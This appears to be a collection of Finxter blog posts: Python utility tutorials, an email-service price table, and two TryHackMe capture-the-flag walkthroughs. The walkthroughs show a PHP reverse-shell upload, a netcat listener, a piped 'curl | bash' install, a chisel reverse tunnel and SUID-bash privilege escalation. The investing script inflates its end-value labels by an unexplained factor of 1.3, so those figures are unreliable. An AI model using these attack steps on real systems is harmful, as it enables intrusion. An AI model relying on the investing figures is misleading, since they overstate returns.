Posted on Leave a comment

Image to PDF Converter and PDF Merger | Python

Rate this post

Project Description

In my university days, I often came across scenarios where I needed to convert image files to PDF files and then merge all the PDF files together to submit my assignments. Now, you will find tons of online resources to convert images to PDFs and also merge PDFs. But the big question is – “Are they all safe?”

That is why I decided to take things into my hands and create a script that would not only convert my image files to PDFs but also merge those PDFs together. That is exactly what I will be demonstrating in this project.

So we will be performing a couple of tasks in this project –

  • Convert all the images to PDF files.
  • Merge all the converted PDF files into a single PDF file.

So, without further delay, let us dive into our project.

Step 1: Install and Import the Necessary Libraries

We will need to install a couple of libraries that will help us to complete our task. The first library is the PIL (Python Imaging Library) which is Python’s  de facto image processing package. To install it, open your terminal and type the following command:

pip install pillow

The next library that you need to install is known as PyPDF2. PyPDF2 is a free and open-source pure-python PDF library capable of splitting, merging, cropping, and transforming the pages of PDF files. It can also add custom data, viewing options, and passwords to PDF files. PyPDF2 can retrieve text and metadata from PDFs as well. To install it, open your terminal and type the following command:

pip install PyPDF2

Once you have installed the necessary libraries, go ahead and import them into your script. Note that you will also need to import the os module to open the required files from their respective paths.

Code:

import os
from PIL import Image
from PyPDF2 import PdfMerger

Step 2: Fetch the Path of the Source and Destination Directories

You need to fetch the path of the source folder where you have stored the images and also the path of the destination folder where you will save the PDF files.

Code:

img_dir = './image_files'
pdf_dir = './pdf_files'

In my case, I have created two different directories by the name ‘image_files‘ and ‘pdf_files‘ within my project folder and then stored them in two different variables which I will be using later on in my code.

Step 3: Converting Image to PDF

We are all set to create the image to PDF converter function that will convert an image into a PDF. The idea is to navigate the image folder with the help of the os.listdir method and grab all the image files within it. If an image file is located we open it up using the Image module of the PIL package.

You then have to specify the color profile of the PDF and you can mention that to be RGB. You can do this with the help of the convert function. Then you can directly save this converted RGB image to the destination folder in the PDF format using the save method. To save it as a PDF file you can pass the extension as .pdf as '{0}.pdf'.format(file.split('.')[-2]). That’s it. This should convert all the images in the images folder to individual PDF files.

Code:

def img_to_pdf_converter(): for file in os.listdir(img_dir): if file.split('.')[-1] in ('png', 'jpg', 'jpeg'): image = Image.open(os.path.join(img_dir, file)) coneverted_image = image.convert('RGB') coneverted_image.save(os.path.join(pdf_dir, '{0}.pdf'.format(file.split('.')[-2]))) print("PDF Created!")

Step 4: Merge the PDFs

Once you have all the PDF versions of the image files, you can then merge them using the PyPDF2 library. Go ahead and create an empty list that will store the names of all the PDFs that were created from the image files. Then create an instance of the PdfMerger class that resides with the PyPDF2 module.

Then navigate the PDF folder and fetch all the PDF files and merge them together using a for loop and within the for loop use the append method to merge them together. As simple as that!

Code:

def merger(): pdfs = [] merge = PdfMerger() for file in os.listdir(pdf_dir): pdfs.append(pdf_dir+"/"+file) for pdf in pdfs: merge.append(pdf) merge.write('merged_pdf.pdf') merge.close() print("PDFs Merged!")

Putting It All Together

We have successfully created both functions to convert images to PDFs and then merge them. All that remains to be done is to call these functions and your script should work like a charm. πŸ˜‰

Finally, when you put everything together, this is how the complete script looks like –

import os
img_dir = './image_files'
pdf_dir = './pdf_files' def img_to_pdf_converter(): from PIL import Image for file in os.listdir(img_dir): if file.split('.')[-1] in ('png', 'jpg', 'jpeg'): image = Image.open(os.path.join(img_dir, file)) coneverted_image = image.convert('RGB') coneverted_image.save(os.path.join(pdf_dir, '{0}.pdf'.format(file.split('.')[-2]))) print("PDF Created!") def merger(): pdfs = [] from PyPDF2 import PdfMerger merge = PdfMerger() for file in os.listdir(pdf_dir): pdfs.append(pdf_dir+"/"+file) for pdf in pdfs: merge.append(pdf) merge.write('merged_pdf.pdf') merge.close() print("PDFs Merged!") img_to_pdf_converter()
merger()

Conclusion

Woohoo!!! We have successfully completed our fun project, and now we do not need the aid of any third-party application to convert our images to PDFs or merge our PDFs. I hope this project added some value and helped you in your coding quest. Stay tuned and subscribe for more interesting projects and tutorials.


Posted on Leave a comment

This Dirt-Cheap Email Marketing Service May Save You $1000+ Every Month (100k+ Subs)

5/5 – (1 vote)

I run the Finxter email list with more than 150,000 subscribers at the time of writing. It is one of the most significant cost factors in my business.

I love communicating with subscribers — but I definitely don’t love the cost pressure it injects into the business. If you pay multiple thousands of USD per month for an email service, you’re forced to tilt your emails towards sales — which can significantly harm the trust and opening rates of your list.

If you, like me, want to remain largely independent of the cost pressures introduced by hosting an extensive email list with north of 100k subs, you’ll definitely be enjoying this table that I created for myself.

My Recommendations: *Flodesk (-50% OFF) or Sendy

The following table is sorted by price with the cheapest email service ranked #1. I thought sharing it may help some of my colleagues with large lists, so I didn’t want to hold it back. I added my affiliate link for the winner service Flodesk because it gets you -50% off in the first year.

πŸ’‘Note: Normally, I don’t do affiliate marketing, but it seems to be the only way to get you the discount so I added the link. But I don’t get a lot of money from this anyways (only $19 per signup which is practically nothing given that I don’t expect many people to read this — most don’t have large email lists anyways).

Here’s the table of email services from low to high costs — the pricing is only a rough estimate. As € and $ are almost at the same rate, I basically ignored them for my research ($=€).

150,000 subs / 1M emails 300,000 subs / 2M emails 600,000 subs / 4M emails
Flodesk 59,00 € (πŸ‘‰ 29,50€ first year) 59,00 € (πŸ‘‰ 29,50€ first year) 59,00 € (πŸ‘‰ 29,50€ first year)
FluentCRM 109,00 € 218,00 € 536,00 €
Sendy 109,00 € 218,00 € 536,00 €
Mailrelay 363,00 € 630,00 € 1.050,00 €
Zoho Campaigns 400,00 € 776,00 € 1.300,00 €
MailerLite 448,00 € 856,00 € 1.680,00 €
Sendinblue 499,00 € 898,20 € 1.616,76 €
GetResponse 500,00 € (custom) (custom)
Sparkpost 525,00 € 945,00 € 1.701,00 €
MadMimi 549,00 € 1.049,00 € 1.500,00 €
Mailgun 650,00 € 1.250,00 € 2.000,00 €
KlickTipp 750,00 € 1.500,00 € 2.300,00 €
Postmark 775,00 € 995,00 € 1.295,00 €
Mailpoet 900,00 € 1.620,00 € 2.916,00 €
Sendgrid 900,00 € (custom) (custom)
Mailchimp 1.144,00 € 2.059,20 € 3.706,56 €
ConvertKit 1.179,00 € 2.179,00 € (custom)
Sendlane 1.540,00 € 3.575,00 € 6.600,00 €
Drip 1.699,00 € 3.058,20 € 5.504,76 €
ActiveCampaign (custom) (custom) (custom)
AWeber (custom) (custom) (custom)
Campaign Monitor (custom) (custom) (custom)
Constant Contact (custom) (custom) (custom)
iContact (custom) (custom) (custom)
SG Autorepondeur (francais – not cheap) (francais – not cheap) (francais – not cheap)
Ontraport (no data) (no data) (no data)
Mandrill (not available) (not available) (not available)
Sendfox (not available) (not available) (not available)
HubSpot (way to expensive) (way to expensive) (way to expensive)

The last couple of rows from Active Campaign to Hubspot are all way too expensive and intransparent with custom pricing, needing to contact sales, and everything terrible. I definitely don’t recommend them.

That’s already it. I hope you got as much value out of it as I did! β™₯

Posted on Leave a comment

I Used This Python Script to Check a Website Every X Seconds for a Given Word

5/5 – (1 vote)

I host multiple websites such as

Many of them use caching services to speed up the loading time for visitors worldwide. Consequently, when I do change a website, the change does often not appear immediately on the site (because the stale cached site is served up).

The Project

To ensure that my website is up-to-date, I wrote a simple Python script that helps me regularly check my website every few seconds to see if a certain word appears there.

Because I thought many people will probably have the same problem, I’ll share this code here. So, let’s get started! πŸ‘‡

πŸ’¬ Project Challenge: How to write a Python script that reads content from a website every x seconds and checks if a specific word appears there?

The Code

I used the following code to accomplish this easily and quickly. You can copy&paste it, just make sure to adjust the highlighted url, word, and x variables to your need:

import requests
import time url = 'https://en.wikipedia.org/wiki/Graph_partition'
word = 'finxter'
x = 60 # seconds between two requests # Repeat forever
while True: # Get the content from the website r = requests.get(url) # Check if word is on website if word in r.text: print("The word appears on the website") else: print("The word does not appear on the website") # Do nothing for some time (e.g., 60 seconds) to avoid spam requests time.sleep(x)

In this case, I check the Wikipedia page on Graph Partitioning if the keyword 'finxter' appears there. If you need to check another word on another URL, just change the variables accordingly.

Code Explanation

This code snippet uses the Python requests library to read from a website every two seconds and check if a certain word appears there.

You use the requests library to issue an HTTP request to the specified website and save the response in the variable r.

πŸ‘‰ Recommended: Python Request Library – Understanding get()

Then you check if the word appears in the response text using r.text.

  • If it does, it prints the message "The word appears on the website" and
  • If it does not, it prints the message "The word does not appear on the website".

Finally, the code pauses for two (or x!) seconds before making another request. This process is repeated continuously to ensure that the website is checked regularly.

You can stop the code by hitting CTRL+C.

πŸ‘‰ Recommended: How to Stop a Python Script?

Posted on Leave a comment

How I Hacked Into a Hosting Company and Exposed a Vulnerability (THM Overpass 3)

5/5 – (1 vote)

BOX OVERVIEW

PREMISE

This is the third and final installment of the Overpass challenges on TryHackMe. Here are the other two overpass walkthroughs, just in case you missed them:

In today’s challenge, the team of comp-sci students is at it again with a new website hosting company. However, they haven’t learned much yet about security.

We’ll hack into their new site and escalate our privileges to the root user, and show them that they need to make some security upgrades.

ENUMERATION

First, we’ll note down our IPs in export format to use as bash variables.

export targetIP=10.10.232.238
export myIP=10.6.2.23

Let’s also start a regular nmap scan of all ports, and a dirb scan to sniff out web app directories.

The dirb scan found a /backups directory that reveals a backups.zip file.

/backups (backups.zip)
─[kalisurfer@parrot]─[~]
└──╼ $dirb http://10.10.232.238 -----------------
DIRB v2.22 By The Dark Raver
----------------- START_TIME: Thu Jan 5 11:16:14 2023
URL_BASE: http://10.10.232.238/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt GENERATED WORDS: 4612 -- – Scanning URL: http://10.10.232.238/ – -- ==> DIRECTORY: http://10.10.232.238/backups/
+ http://10.10.232.238/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.10.232.238/index.html (CODE:200|SIZE:1770) -- – Entering directory: http://10.10.232.238/backups/ – --
(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) -----------------
END_TIME: Thu Jan 5 11:23:15 2023
DOWNLOADED: 4612 - FOUND: 2

After unzipping the backups.zip file, we have two files:Β 

priv.keyΒ 
CustomerDetails.xlsx.pgp

Let’s move ahead and import the priv.key file using pgp.

pgp –import priv.key
pgp –decrypt-file CustomerDetails.xlsx.pgp

And now there is a third file: CustomerDetails.xlsx

This file is a spreadsheet with customer data including username/passwords and credit card numbers! Let’s record the passwords in our notes.txt file for later reference.

username:password
paradox ShibesAreGreat123
0day OllieIsTheBestDog
muirlandoracle A11D0gsAreAw3s0me

The nmap scan shows a few ports open: An FTP service running on port 21, SSH on 22, HTTP on 80.

The FTP server may allow anonymous login. We’ll test that out soon. First, we’ll drill in a bit more on the open ports with a second nmap scan:

WALKING THE WEBSITE

There’s not much of use on the website running on port 80. Nothing stands out in the text on the site except the potential usernames and hobbies:

Paradox - Our lead web designer, Paradox can help you create your dream website from the ground up
Elf - Overpass' newest intern, Elf. Elf helps maintain the webservers day to day to keep your site running smoothly and quickly.
MuirlandOracle - HTTPS and networking specialist. Muir's many years of experience and enthusiasm for networking keeps Overpass running, and your sites, online all of the time.
NinjaJc01 - James started Overpass, and keeps the business side running. If you have pricing questions or want to discuss how Overpass can help your business, reach out to him!

A quick look through the source code and the developer mode doesn’t reveal anything more here. 

CONNECTING WITH FTP

We test out connecting to the FTP service as user paradox with the command:

lftp -u paradox $targetIP
password=ShibesAreGreat123 (from the xlsx spreadsheet)

We are connected and can see a bunch of files and a directory for backups.

Now that we are connected to the web hosting service, we can upload a payload to spawn a reverse shell to give us an initial foothold into the box.Β 

CRAFTING A REVERSE SHELL PAYLOAD

We’ll use the pentest monkey php reverse shell from revshells.com. This is a good choice because PHP files autorun on websites when the page is loaded. I’ve also used this payload successfully before on another box.

Let’s go ahead and copy the PHP reverse shell, add our lhost and lport to the file, and save the revshell as rev.php. I’ll use port 8888.

UPLOADING THE PAYLOAD WITH FTP

Let’s use the terminal window still connected to the FTP service to upload the rev.php file with the command:

put rev.php

And now, the file is in position and ready to use.

SPINNING UP A NETCAT LISTENER TO CATCH A REVSHELL

nc -lvnp 8888

Next we’ll navigate in our browser to $targetIP/revshell.php

At this point, our netcat listener catches the revshell and we now have an initial foothold as user apache!!

Let’s search for the web.flag file with the following command:

find / -type f -name web.flag 2>/dev/null

The last part of this command (2>/dev/null) sends the error messages to a null byte, hiding all of the errors.

And we’ve found it!

/usr/share/httpd/web.flag

STABILIZE A REVSHELL

We can use a Python one-liner to stabilize the shell enough to be able to switch users.

python3 -c 'import pty;pty.spawn("/bin/bash")'

Now we can do a lateral move over to paradox’s account with the password from the spreadsheet.

su paradox

RUNNING LINPEAS ON THE TARGET MACHINE

The most interesting finding of linpeas is:

╔══════════╣ Analyzing NFS Exports Files (limit 70)
-rw-r--r--. 1 root root 54 Nov 18 2020 /etc/exports
/home/james *(rw,fsid=0,sync,no_root_squash,insecure)

The no_root_squash is a misconfiguration that allows unprivileged users to gain root access to the machine.

πŸ‘‰ Recommended: No Root Squash

We can see that it is set in user James’ home folder. So now our attack vector is becoming clearer. We will look for ways to privilege escalate over the James’ account.

BECOMING PARADOX

After stabilizing the revshell we can try a lateral move and switch users to paradox:

su paradox
Password(ShibesAreGreat123)

EXPLOITING NFS WITH NO_ROOT_SQUASH

Following up now on the linpeas results, let’s investigate this NFS service a bit more. Nothing showed up in the nmap scan, but it did in the linpeas results so my hunch is that the service is firewalled from the outside.

This isn’t a problem to work around, but we need to determine the port that the service is operating on. With the following command on the target machine we can find the port:

rpcinfo -p | grep nfs

We can see in the output that NFS is running on port is 2049. We’ll use a specialized secure ssh port forwarding tool, chisel to help us reroute the blocked port to our attack machine.

USING CHISEL TO PORT FORWARD

We’ll need to grab chisel from the GitHub page. There are a few ways to install it from the repo. I chose to use the one-liner:

curl https://i.jpillora.com/chisel! | bash

Once installed, I copied the chisel bin file over to the target machine. To get this done, we’ll spin up a simple HTTP server using Python, and then curl the file from the target machine.

Now that chisel is on both machines, let’s create the secure SSH tunnel with the following commands to set up port forwarding on the NFS service running on port 2049, but firewalled to the public.

From the attack box:

chisel server -p 7777 – reverse -v

From victim box:

./chisel client 10.6.2.23:7777 R:2049:127.0.0.1:2049 &

The & at the end of the command instructs bash to run the command in the background in a subshell.

BECOMING JAMES

Now let’s check to see if the NFS has any mountable directories available:

showmount -e $targetIP:2049

Another way to check is to run:

cat /etc/exports

Now let’s go ahead and mount to the folder /mount (which already exists on my machine):

sudo mount -t nfs $targetIP:/ /mount

The user.flag is right there in the /home/james directory! Checking for hidden files and directories with β€œls -la” reveals a hidden directory (.ssh). Inside this directory we’ve found an ssh key.

Let’s copy this over to our machine so that we can ssh directly into James’ directory without needing their password.

GAINING ROOT PRIVILEGES WITH PERSISTENCE

From James’ account, we should be able to both set and run files with suid bits to spawn bash as root in persistence mode. Let’s first copy /bin/bash to our current file:

On target box:

cp /bin/bash .

And then add execute and add the SUID bit from our mounted NFS folder on the attack box:

chmod +xs bash

Last, but not least, let’s run it with persistence from the target box:

./bash -p

And we are now root! Let’s grab the root.txt in /root/root.txt.

RECOMMENDED MITIGATION STEPS

  1. Disable no_root_squash on NFS
  2. Change permissions on all parts of the website that are not intended to be seen by the public. This includes the /backups folder

πŸ‘‰ Recommended Tutorial: TryHackMe Challenge – Wonderland

Posted on Leave a comment

Block Websites Using Python in Windows

Rate this post

Recently I came up with an idea to block certain websites because I didn’t want my little brother to surf certain sites while he was using my laptop. Being a smart kid, he knew ways of uninstalling chrome extensions that I used to block websites. That is when I came up with the idea of creating my own website blocker script. He wouldn’t have any clue what actually happened in the backend.😜

Project Description

Thus, in this project, we are going to create a website blocker with the help of Python. Our script will bring up a window where we can enter the name of the websites that we want to block and then we can use the block button in the window to block those websites. We will also create another script that will unblock the websites that we previously blocked. The unblock script will be a simple command line script that will help you unblock the previously blocked websites.

Note that we will be working with the hosts file of our system to block and unblock the websites. Simply put, the hosts file isΒ a system file which has the capability to override DNS and redirect URLs or IP addresses to different locations. In our case, we will simply redirect the websites to be blocked to our local ip address, i.e. ‘127.0.0.1’Β .

So, without further ado let us dive into our fun project.

Step 1: Import the Necessary Libraries

All we need is the Tkinter Module to create our GUI blocker application. You can install Tkinter using the pip installer on your terminal:

pip install tk

Step 2: Create the GUI Display Window

Code:

root = Tk()
root.geometry('500x300')
root.resizable(0, 0)
root.title("Finxter Website Blocker")
Label(root, text='WEBSITE BLOCKER', font='arial 20 bold').pack()
Label(root, text='Finxter', font='arial 20 bold').pack(side=BOTTOM)
Label(root, text='Enter Website :', font='arial 13 bold').place(x=5, y=60)
Websites = Text(root, font='arial 10', height='2', width='40', wrap=WORD, padx=5, pady=5)
Websites.place(x=140, y=60)

Explanation:

  • Tk() allows you to create an empty GUI window where you can add labels and buttons,
  • The geometry() function will allow you to specify a width and height of the window.
  • resizable(0,0) allows you to set a fixed size for the window.
  • The title() function allows you to set the title of the window.
  • The Label() widget allows you to display more lines of text which can only be seen but cannot be modified by the user.
  • Let’s explore the different parameters that I used in the Label widget.
    • root – This is the name which use to refer our window.
    • text – Used to specify the text that we want to display on the label.
    • font – This determines the type of font our label text will appear in.
    • pack – Used to organize the widget in a block.
  • Text()Β is used to create a widget for multi-line text areas. Let’s understand some of the parameters used within Text()
    • wrap = WORDΒ allows you to break a line after the occurrence of the last word.
    • padxΒ allows you to specify the padding around the text. This means, it allows you to put an extra bit of space on right and left ends of the text widget.
    • padyΒ allows you to specify the padding on top and bottom side of the text widget.

Step 3: Define the Host Address and IP Address

Since we want to block the websites on our system, hence you need to add them to the system host file. To do so, you will need to specify the host address and the IP address.

host_path = 'C:\Windows\System32\drivers\etc\hosts'
ip_address = '127.0.0.1'

Step 4: Creating the Blocker Function

Now, we need to create the function that will allow us to block a certain website. Therefore, as soon as you feed in the website name and click on the block button on the application, the website will be blocked immediately. If the website is already present within the host file then the application window will display a message that the website is already blocked.

Code:

def Blocker(): website_lists = Websites.get(1.0, END) Website = list(website_lists.split(",")) with open(host_path, 'r+') as host_file: file_content = host_file.read() for website in Website: if website in file_content: Label(root, text='Already Blocked', font='arial 12 bold').place(x=200, y=200) pass else: host_file.write(ip_address + " " + website + '\n') Label(root, text=" Blocked ", font='arial 12 bold').place(x=230, y=200)

Explanation:

  • website_lists will store all the websites entered to be blocked by the user. Note that the get function used will allow you to fetch the websites entered within the text widget of the application.
  • Open up the system host file in the read and write mode (r+).
  • We then check the contents of the host file and if a website is already present within the file then we ask the widget to display a message -” Already Blocked!”. Otherwise, we simply go ahead and the website to the host file and then display the message – “Blocked”.

That’s it. All that remains to be done is to create a block button for our application.

Step 5: Creating the Block Button

We need a button that triggers the Blocker function as soon as it s pressed. Thus, our next step is to create the block button and attach the Blocker function to this button.

Code:

block = Button(root, text='Block', font='arial 12 bold', pady=5, command=Blocker, width=6, bg='royal blue1', activebackground='sky blue')
block.place(x=230, y=150)
root.mainloop()

Explanation:

  • Button() function allows you to create a button on the application.
    • The command parameter is used to call the Blocker function as soon as the button is clicked by the user.
    • The activebackground parameter is used to set a background color for the button when it is clicked.
    • Note that we have already discussed all the other parameters used within the Button function previously in step 2.
  • The place function allows you to align or place the button at a particular position in the application.
  • root.mainloop()Β is the Tkinter method that tells Python to run the Tkinter event loop. The mainloop method listens to events like button clicks or keypresses, and halts any code that comes after it from executing until you close the window where you called the method.

Putting It All Together

Woohoo!!! We have successfully created our “Website Blocker” application. Finally, when you put everything together, this is how the complete script looks like –

from tkinter import * host_path = 'C:\Windows\System32\drivers\etc\hosts'
ip_address = '127.0.0.1'
root = Tk()
root.geometry('500x300')
root.resizable(0, 0)
root.title("Finxter Website Blocker")
Label(root, text='WEBSITE BLOCKER', font='arial 20 bold').pack()
Label(root, text='Finxter', font='arial 20 bold').pack(side=BOTTOM)
Label(root, text='Enter Website :', font='arial 13 bold').place(x=5, y=60)
Websites = Text(root, font='arial 10', height='2', width='40', wrap=WORD, padx=5, pady=5)
Websites.place(x=140, y=60) def Blocker(): website_lists = Websites.get(1.0, END) Website = list(website_lists.split(",")) with open(host_path, 'r+') as host_file: file_content = host_file.read() for website in Website: if website in file_content: Label(root, text='Already Blocked', font='arial 12 bold').place(x=200, y=200) pass else: host_file.write(ip_address + " " + website + '\n') Label(root, text=" Blocked ", font='arial 12 bold').place(x=230, y=200) block = Button(root, text='Block', font='arial 12 bold', pady=5, command=Blocker, width=6, bg='royal blue1', activebackground='sky blue') block.place(x=230, y=150)
root.mainloop()

Output


The Unblock Script

Once you have successfully blocked the required websites, what if you want to unblock them later on? That’s exactly what the next script will do.

The idea is to replicate the above process, the only difference in this case is we will remove the webiste name from the hosts file now.

Code:

host_path = 'C:\Windows\System32\drivers\etc\hosts'
name = input("Enter the Website you want to Unblock: ")
unblock_web = '127.0.0.1' + " " + name + "\n"
def unblock(): flag = 0 with open(host_path, 'r+') as host_file: lines = host_file.readlines() with open(host_path, 'w') as fw: for line in lines: if unblock_web != line: fw.write(line) else: flag = 1 if flag == 1: print("Unblocked!") else: print("Already Unblocked!") unblock()

Output:

Conclusion

There we go! We have our complete application. This can be extremely handy if you wish to block or unblock websites from your system. I hope this project added some value and helped you in your coding quest. Stay tuned and subscribe for more interesting projects and tutorials.

Useful Read: Top 10 Tkinter Cheat Sheets

Posted on Leave a comment

Hacking Network File System (NFS) – A TryHackMe Walkthrough

5/5 – (1 vote)

YouTube Video

OBJECTIVE

NFS (network file system) is a file system that enables file sharing between computers of different operating systems (Windows/Linux/Mac).

In this practice box from TryHackMe, we will hack into NFS and exploit a misconfiguration (No-root Squash) to obtain root access and find our final root.txt flag.

WHAT IS NO-ROOT SQUASH?

No-root Squash is an uncommon configuration (some might say a misconfiguration) on the NFS file system.

When enabled, it allows remote users to change file permissions on any file and also to add a SETUID bit to effectively run programs as the root user. Normally it is disabled to protect against hackers, and all root-created files are assigned to an unprivileged owner named nfsnobody.

πŸ‘‰ Recommended: If you are interested in learning more technical details about how this works, I’d recommend this article on no_root_squash and other configuration options when using NFS.

ENUMERATION

We’ll start with a standard Nmap scan of all ports with the -p- flag:

nmap $targetIP -p-

The scan shows an nfs service running on port. Let’s find out what directories are mountable with the command:

showmount -e $targetIP

(-e for exports)

Let’s go ahead and mount the /home directory to our target machine. I’m using Parrot OS virtual machine with a Mate desktop environment running in Gnome Boxes. We can mount the nfs directory directly to our local filesystem with the command:

mount -t nfs $targetIP:/home /mount

(-t indicates filetype)Β 

And now we can continue further enumeration by poking around the filesystem.

cd /mount
ls -la

We find a user folder in the home directory, cappuccino and a hidden directory .ssh. Inside the directory there is an id_rsa file that holds a private ssh key.

INITIAL FOOTHOLD – USER CAPPUCCINOΒ 

After copying the id_rsa over to our target machine, we can ssh into cappuccino’s account with this command:

ssh -i id_rsa cappuccino@$targetIP

ENUMERATING PRIVILEGE ESCALATION ATTACK VECTORS WITH LINPEAS

Now that we have our initial foothold, we can grab a copy of the well-known script linpeas.sh from the official git repo and use it to automate the enumeration of attack vectors for privilege escalation on the target machine. We’ll navigate to the /mount folder and use the command wget on our attack machine for this:

sudo wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.shΒ 

Before running the sh program from our target machine, we need to add execute permissions to the file from our attack machine.

The beauty of mounting NFS file systems in Linux is evident here as we can easily add permissions to linpeas.sh from our attack machine to set up the program to be executable on the target machine.

chmod +x linpeas.sh

Now that linpeas.sh is located in the /home folder of the target machine, we can run it to start the automated enumeration:

./linpeas.sh

This will dump a long text file full of details about the target machine. The most interesting things for privilege escalation are highlighted in yellow with red text.

Scrolling through the results, we quickly find the no_root_squash listed under NFS. We will now move forward and exploit this misconfiguration, allowing us to escalate privileges to the root user.

EXPLOITING NO_ROOT_SQUASH

First, let’s grab the bash executable for Ubuntu Server 18.04 from the link on TryHackMe.

Sudo wget https://github.com/TheRealPoloMints/Blog/blob/master/Security%20Challenge%20Walkthroughs/Networks%202/bash

Now we add the SETUID bit to the file bash and make it executable. This is the key to gaining root access with no_root_squash.

sudo chmod +sx bash

Running bash now from our target machine doesn’t seem to change us to the root user yet.

./bash

The final trick we need to use is to enable persistence mode with the flag -p

If you liked this tutorial, you’d probably love my video walkthrough as well:

πŸ‘‰ Recommended Tutorial: Alice in Wonderland — TryHackMe

Posted on Leave a comment

Strategic Investing with Python: Ensuring Your Kids Have $70k at 21

5/5 – (2 votes)

As a parent, planning for your children’s future is one of the most important things you can do.

To ensure they have the best possible start in life, I’ve been looking into ways to invest money to provide them with a lump sum of $70k when they reach 21. But I don’t want to spend that much money at once when they turn 21.

So what to do?

In this blog post, I’ll be exploring how Python helped me figure out a simple investment plan, so I can give my kids a nice nest egg without needing to spend a lot of our (parents’) money at once.

πŸ‘‰ Result: I need to set up a savings plan contributing $90 per month for 21 years in a vehicle earning 9% per year (e.g., S&P500 ETF), so my kids get a $70k nest egg when they start into their own lives.

Here’s the Python code — I’ll explain it in a moment:

import matplotlib.pyplot as plt
import numpy as np # Define initial investment value, investment return, and monthly contributions
initial_investment = 1000
investment_return = 0.09
monthly_contributions = [30,60,90]
num_years = 21 # Create list of portfolio values over time for each savings rate
portfolio_values = []
for contribution in monthly_contributions: portfolio = [initial_investment] portfolio_value = initial_investment for i in range(1,num_years-1): portfolio_value = portfolio_value * (1 + investment_return) + contribution * 12 portfolio.append(portfolio_value) portfolio_values.append(portfolio) # Plot portfolio values over time
time = np.arange(1,num_years)
for i in range(len(monthly_contributions)): plt.plot(time, portfolio_values[i], label='$' + str(monthly_contributions[i]) + '/m')
plt.title('Portfolio Value over Time')
plt.xlabel('Time (years)')
plt.ylabel('Portfolio Value ($)') # Add end value labels
for i in range(len(monthly_contributions)): plt.text(num_years-3, portfolio_values[i][-1], '$' + str(int(portfolio_values[i][-1]*1.3))) plt.legend()
plt.show()

Result:

This code snippet plots the value of a portfolio for different monthly contributions over a period of 21 years.

You specify the

  • initial investment value,
  • investment return,
  • number of years, and
  • monthly contributions.

Then, you create a list to store the portfolio values over time for each monthly contribution.

You calculate the portfolio values by multiplying the previous value of the portfolio by the investment return plus the contribution for each month. You repeat this calculation over the number of years minus one, taking the initial investment into account.

You use Matplotlib to plot the portfolio values. The x-axis is the time in years and the y-axis is the portfolio value in dollars.

πŸ‘‰ Recommended Tutorial: A Video Guide on Matplotlib

You add a title and labels to the plot. You also add the end value for each of the portfolios to the plot with a text label. Finally, you display the plot.

Action Steps

  • Copy the code into your own Python script.
  • Figure out your (base) investment goals for your kids or yourself. What do you need to accomplish? What would be your dream outcome?
  • Change the input values until you’re happy with your results.

You can check out our Finxter Academy course on Matplotlib to learn all you need to use plotting and data visualization in Python.


This is part of our 100 practical Python projects series. Subscribe here.

Posted on Leave a comment

50 Ideas for Open-Source Projects

5/5 – (1 vote)

Writing open-source code is an incredibly rewarding experience. It allows developers to collaborate and share their knowledge with the world, leading to more efficient and powerful code.

Open source code encourages creativity and innovation and leads to the development of entirely new technologies. It also serves as an invaluable resource for developers, allowing them to learn from and build upon the work of others.

